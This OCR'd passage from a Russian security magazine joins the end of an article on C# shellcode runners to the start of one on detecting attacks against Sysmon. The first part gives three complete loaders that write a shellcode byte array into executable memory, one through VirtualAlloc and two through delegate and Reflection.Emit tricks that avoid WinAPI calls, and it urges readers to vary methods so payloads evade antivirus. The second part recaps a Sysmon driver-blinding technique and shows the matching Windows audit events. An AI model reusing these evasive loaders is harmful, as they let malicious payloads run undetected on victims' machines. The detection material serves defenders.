


Необходимая опция

Метод `ToPointer()` преобразует переданный адрес (`destination`) в переменную `destPtr`, которая после выполнения метода начнет указывать на тип `byte`. Затем по этому адресу будут копироваться значения из `source`. Фактически мы побайтово копируем данные из source в destination.

С изменениями код будет выглядеть так.

```
using System;
using System.Runtime.InteropServices;
using System.Threading;

namespace ConsoleApp1
{
  class Program
  {
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint flAllocationType, uint flProtect);


    static void Main(string[] args)
    {
      byte[] x86shc = new byte[193] {
        0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31,
0xc0, 0x64, 0x8b, 0x50, 0x30,
        0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f,
0xb7, 0x4a, 0x26, 0x31, 0xff,
        0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d,
0x01, 0xc7, 0xe2, 0xf2, 0x52,
        0x57, 0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11,
0x78, 0xe3, 0x48, 0x01, 0xd1,
        0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3,
0x3a, 0x49, 0x8b, 0x34, 0x8b,
        0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7,
0x38, 0xe0, 0x75, 0xf6, 0x03,
        0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58, 0x8b, 0x58,
0x24, 0x01,0xd3, 0x66, 0x8b,
        0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b,
0x01,0xd0, 0x89, 0x44, 0x24,
        0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f,
0x5f, 0x5a,0x8b, 0x12, 0xeb,
        0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00, 0x00,
0x50, 0x68, 0x31, 0x8b, 0x6f,
        0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56,0x68, 0xa6,
0x95, 0xbd, 0x9d, 0xff, 0xd5,
        0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x13, 0x72,0x6f, 0x6a,
        0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65,
0x78, 0x65, 0x00
      };

      var size = x86shc.Length;
      var addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
      CustomCopy(x86shc, 0, addr, size);

      Thread thread = new Thread(() => {
        IntPtr functionPtr = addr;
        ExecuteShellcode(functionPtr);
      });

      thread.Start();
      thread.Join();
    }

    static void CustomCopy(byte[] source, int startIndex, IntPtr
destination, int length)
    {
      unsafe
      {
        byte* destPtr = (byte*)destination.ToPointer();
        for (int i = startIndex; i < length; i++)
        {
          destPtr[i] = source[i];
        }
      }
    }

    static void ExecuteShellcode(IntPtr funcAddr)
    {
      var func = Marshal.GetDelegateForFunctionPointer<FuncType>(
funcAddr);
      func();
    }

    [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
    private delegate void FuncType();
  }
}
```



Успешное выполнение кода

Остается самое сложное — выделять исполняемую память без `VirtualAlloc()`.

ВЫДЕЛЯЕМ ИСПОЛНЯЕМУЮ ПАМЯТЬ БЕЗ WINAPI

Делегаты

Ранее мы рассмотрели способ с вызовом метода `GetDelegateForFunctionPointer()`, но знаешь ли ты, что существует и обратный метод? Имя его — GetFunctionPointerForDelegate(). Этот метод позволяет получить адрес делегата в памяти. Догадываешься, что делать дальше? Флоу простой:

1. Создаем новый делегат.
2. Делегат — функция. Функция — исполняемый код. Поэтому адрес делегата — исполняемая память.
3. Получаем адрес делегата.
4. Копируем по этому адресу шелл-код.
5. Получаем новый делегат по адресу.
6. Передаем поток управления.
7. Шелл-код исполняется.

Это достаточно известный метод, и имя его — Double Delegate.

```
using System;
using System.Runtime.InteropServices;
namespace DelegateTest
{
  class Program
  {
    public delegate void Callback();
    public static void Action() {}

    delegate void CallingDelegate();

    static void Main()
    {
      var shellcode = new byte[] {0xfc,0x48,0x81,0xe4...}

      Callback myAction = new Callback(Action);

      IntPtr pMyAction = Marshal.GetFunctionPointerForDelegate(
myAction);

      Marshal.Copy(shellcode, 0, pMyAction, shellcode.Length);

      CallingDelegate callingDelegate = Marshal.
GetDelegateForFunctionPointer<CallingDelegate>(pMyAction);

      callingDelegate();
    }
  }
}
```

Однако есть еще один метод, который позволяет именно выделять память, а не заимствовать чужую.

EmitAlloc()

Этот метод использует API `System.Reflection.Emit` для выделения произвольного объема памяти. Он работает путем многократного вызова метода `EmitWriteLine()`, который перебирает переданное количество байтов, а затем вычитает по 18 байт из этого значения при каждой итерации цикла.

Это значит, что при каждом вызове метода `EmitWriteLine()` выделяется по 18 байт. После чего происходит вызов PrepareMethod(), который позволяет подготовить память, чтобы ее использовала CLR-платформа.

Механизм был обнаружен исследователем Диланом Траном. Автор любезно предоставил GitHub gists со всем необходимым кодом. Поэтому переделать нашу программу под использование `EmitAlloc()` не составит труда.

```
using System;
using System.Reflection.Emit;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Threading;

namespace ConsoleApp1
{
  class Program
  {
    static void Main(string[] args)
    {
      byte[] x86shc = new byte[193] {
        0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31,
0xc0, 0x64, 0x8b, 0x50, 0x30,
        0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f,
0xb7, 0x4a, 0x26, 0x31, 0xff,
        0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d,
0x01, 0xc7, 0xe2, 0xf2, 0x52,
        0x57, 0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11,
0x78, 0xe3, 0x48, 0x01, 0xd1,
        0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3,
0x3a, 0x49, 0x8b, 0x34, 0x8b,
        0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7,
0x38, 0xe0, 0x75, 0xf6, 0x03,
        0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58, 0x8b, 0x58,
0x24, 0x01,0xd3, 0x66, 0x8b,
        0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b,
0x01,0xd0, 0x89, 0x44, 0x24,
        0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f,
0x5f, 0x5a,0x8b, 0x12, 0xeb,
        0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00, 0x00,
0x50, 0x68, 0x31, 0x8b, 0x6f,
        0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56,0x68, 0xa6,
0x95, 0xbd, 0x9d, 0xff, 0xd5,
        0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x13, 0x72,0x6f, 0x6a,
        0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65,
0x78, 0x65, 0x00
      };

      var size = x86shc.Length;

      var addr = GenerateRWXMemory(size);

      CustomCopy(x86shc, 0, addr, size);

      Thread thread = new Thread(() => {
        IntPtr functionPtr = addr;
        ExecuteShellcode(functionPtr);
      });

      thread.Start();
      thread.Join();
    }

    static void CustomCopy(byte[] source, int startIndex, IntPtr
destination, int length)
    {
      unsafe
      {
        byte* destPtr = (byte*)destination.ToPointer();
        for (int i = startIndex; i < length; i++)
        {
          destPtr[i] = source[i];
        }
      }
    }

    public static IntPtr GenerateRWXMemory(int ByteCount)
    {
      AssemblyName AssemblyName = new AssemblyName("Assembly");
      AssemblyBuilder AssemblyBuilder = AppDomain.CurrentDomain.
DefineDynamicAssembly(AssemblyName, AssemblyBuilderAccess.Run);
      ModuleBuilder ModuleBuilder = AssemblyBuilder.
DefineDynamicModule("Module");
      MethodBuilder MethodBuilder = ModuleBuilder.DefineGlobalMethod(
        "MethodName",
        MethodAttributes.Public | MethodAttributes.Static,
        typeof(void), //arbitrary return type hehexd
        new Type[] { }); // no args, but no real reason

      ILGenerator il = MethodBuilder.GetILGenerator();
      // sub rsp,28h                 (0x48, 0x83, 0xec, 0x28) [4]
      // Every Emit.WriteLine results in 18 bytes
      // mov rcx,1D3E2F736A8h             (0xe8, 0x7a, 0x07, 0x45,
0x5e) [5]
      // rcx,qword ptr [rcx]              (0x48, 0x8b, 0x09) [3]
      // call  mscorlib_ni!System.Console.WriteLine (0x48, 0xb9,
0xa8, 0x36, 0xf7, 0xe2, 0x2d, 0x30, 0x10, 0x00) [10]
      // Ends with
      // ret (0xc3) [1]
      while (ByteCount > 0)
      {
        il.EmitWriteLine("bruh");
        ByteCount -= 18;
      }
      il.Emit(OpCodes.Ret);      // JIT to 0xc3
      ModuleBuilder.CreateGlobalFunctions();

      RuntimeMethodHandle mh = ModuleBuilder.GetMethods()[0].
MethodHandle;
      RuntimeHelpers.PrepareMethod(mh);
      return mh.GetFunctionPointer();
    }

    static void ExecuteShellcode(IntPtr funcAddr)
    {
      var func = Marshal.GetDelegateForFunctionPointer<FuncType>(
funcAddr);
      func();
    }

    [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
    private delegate void FuncType();
  }
}
```

Подробный анализ такого метода выделения памяти можно почитать в блоге Петара Праника.

ВЫВОДЫ

У нас получилось успешно избавиться от использования методов WinAPI, что позволяет сделать шелл-код-раннер более скрытным. Помни: если ты хочешь предотвратить обнаружение твоей нагрузки антивирусом, то нужно мыслить шире и делать не так, как все. Как только ты начинаешь отходить от известных способов обхода антивируса, сразу же начинаешь получать нагрузки, близкие к FUD.

ДЕТЕКТ НА СВЯЗИ

Учимся обнаруживать следы атак на EDR

Пентестерам часто приходится иметь дело со средствами мониторинга, которые необходимо обойти раньше, чем безопасники поднимут тревогу. В этой статье я расскажу, что может сделать команда обнаружения и реагирования, чтобы не проморгать атаку и вовремя заметить, что с мониторингом кто-то химичит.

driverenok
Threat Researcher
andreykras14@gmail.com

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Как известно, в недрах средств мониторинга для Windows лежат два основных механизма, которые позволяют им функционировать: подсистема Event Tracing for Windows и ядерная поддержка, реализованная в виде драйверов.

В предыдущих материалах мы с тобой подробно разбирали принципы работы этих механизмов, а также вредоносных техник, реализация которых позволяла атакующим ослепить мониторинг. В этой же статье мы поговорим о том, как эти техники можно детектить с помощью встроенных в ОС Windows механизмов, и в качестве бонуса напишем ряд корреляций.

Читай также

- Ослепить Sysmon. Выводим мониторинг из строя максимально незаметно
- Ослепить Sysmon полностью. Манипулируем объектами ETW, чтобы обойти мониторинг
- Добиваем мониторинг. Как работают продвинутые атаки на Sysmon


ДЕТЕКТИМ АТАКИ НА ДРАЙВЕР

Обнаруживаем манипуляции с Security Descriptor

Будем считать, что первая связка техник, которую удалось поэксплуатировать нашим пентестерам, — манипуляция дескриптором безопасности объекта, плавно переходящая в манипуляцию хендлом. Вкратце напомню, как это происходило.

1. Основная часть событий, которую Sysmon пишет в свой журнал, поступает от драйвера `SysmonDrv`. Для этого сам драйвер создает коммуникационное устройство `\\Device\SysmonDrv`. Это объект ядра, а у объекта ядра есть дескриптор безопасности (security descriptor, SD), который явно определяет, кому можно получить доступ к этому устройству, а кому нет.
2. Атакующий меняет этот дескриптор таким образом, чтобы процессу `Sysmon64.exe`, работающему от имени учетной записи `Local System`, было отказано в предоставлении доступа к устройству.
3. Однако на момент манипуляций с SD у процесса `Sysmon64.exe` уже есть открытый хендл устройства с правами чтения, который необходимо обновить.
4. Для этого он делает вызов DuplicateHandle с параметром `DUPLICATE_CLOSE_SOURCE` и таким образом копирует хендл объекта `\\Device\SysmonDrv` из процесса `Sysmon64.exe` в собственный вредоносный процесс с последующим закрытием хендла-источника, заставляя тем самым `Sysmon64.exe` повторно запросить хендл коммуникационного устройства.

Давай на это посмотрим с позиции детекта. Первым делом вредоносный процесс вызывает CreateFile() (с параметром `WRITE_DAC`), чтобы получить хендл объекта `\\.\SysmonDrv`. После этого дергает функцию SetSecurityInfo(), которая устанавливает новый список `DACL`. В этот момент должно быть сгенерировано два события: `EventID 4656` — запрос хендла объекта и `EventID 4663` — попытка выполнения операции с объектом (при условии, что настроен аудит объектов ядра).



Свойства событий - Событие 4656, Microsoft Windows security auditing.

Запрошен дескриптор объекта.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
ИД входа: 0xD4D6A

Объект:
Сервер объекта: Security
Тип объекта: File
Имя объекта: \Device\SysmonDrv
Код дескриптора: 0x160


Атрибуты ресурса: -

Сведения о процессе:
ИД процесса: 0x22c8
Имя процесса: E:\work\myproject\proch\x64\Debug\proch.exe

Сведения о запросе на доступ:
Код транзакции: {00000000-0000-0000-0000-000000000000}
Операции доступа: WRITE_DAC
SYNCHRONIZE
ReadAttributes

Причины доступа: -
Маска доступа: 0x140080
Привилегии, используемые для проверки доступа: -
Число ограниченных ИД безопасности: 0

Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 14.05.2024 14:38:33
Код: 4656
Категория задачи: File System
Уровень: Сведения
Ключевые слова: Аудит успеха



Свойства событий - Событие 4663, Microsoft Windows security auditing.

Выполнена попытка получения доступа к объекту.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
ИД входа: 0xD4D6A

Объект:
Сервер объекта: Security
Тип объекта: File
Имя объекта: \Device\SysmonDrv
Код дескриптора: 0x160
Атрибуты ресурса: S:

Сведения о процессе:
ИД процесса: 0x22c8
Имя процесса: E:\work\myproject\proch\x64\Debug\proch.exe

